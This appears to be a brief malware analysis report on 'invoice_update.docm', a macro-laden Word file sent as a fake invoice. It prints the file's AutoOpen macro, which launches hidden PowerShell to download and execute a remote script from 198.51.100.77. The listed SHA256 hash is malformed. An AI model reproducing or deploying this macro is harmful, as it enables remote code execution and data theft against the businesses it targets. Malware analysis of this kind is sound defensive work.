
Malware Sample Analysis Report - December 2021

- **Filename:** `invoice_update.docm`
- **Type:** `Word Document with Macros (.docm)`
- **Size:** `67 KB`
- **SHA256 Hash:** `f4e8e7a3cc90b71a2a9a00e6b8cbead-fc993a3f65c6fa3a9a66ba3d82433b775`
- **Date Discoverable:** `June 30, 2021`
- **Detection Name:** `Win.Trojan.Agent-9865432-0 (ClamAV)`

Behavior Summary

- Auto-executes macro using AutoOpen()
- Uses PowerShell to download second-stage payload:



```
Sub AutoOpen()
        Shell ("powershell.exe -w hidden -c IEX(New-Object
Net.WebClient).DownloadString('http://198.51.100.77/blackdoor.ps1')")
End Sub
```

- Connects to C2 server at: 198.51.100.77

Risk Analysis

- **Risk Level:** HIGH
- **Impact:** Remote Code Execution, Data Theft, AV Bypass
- **Delivery Method:** Email Attachment posing as an Invoice
- **Target Victims:** Small Businesses, finance departments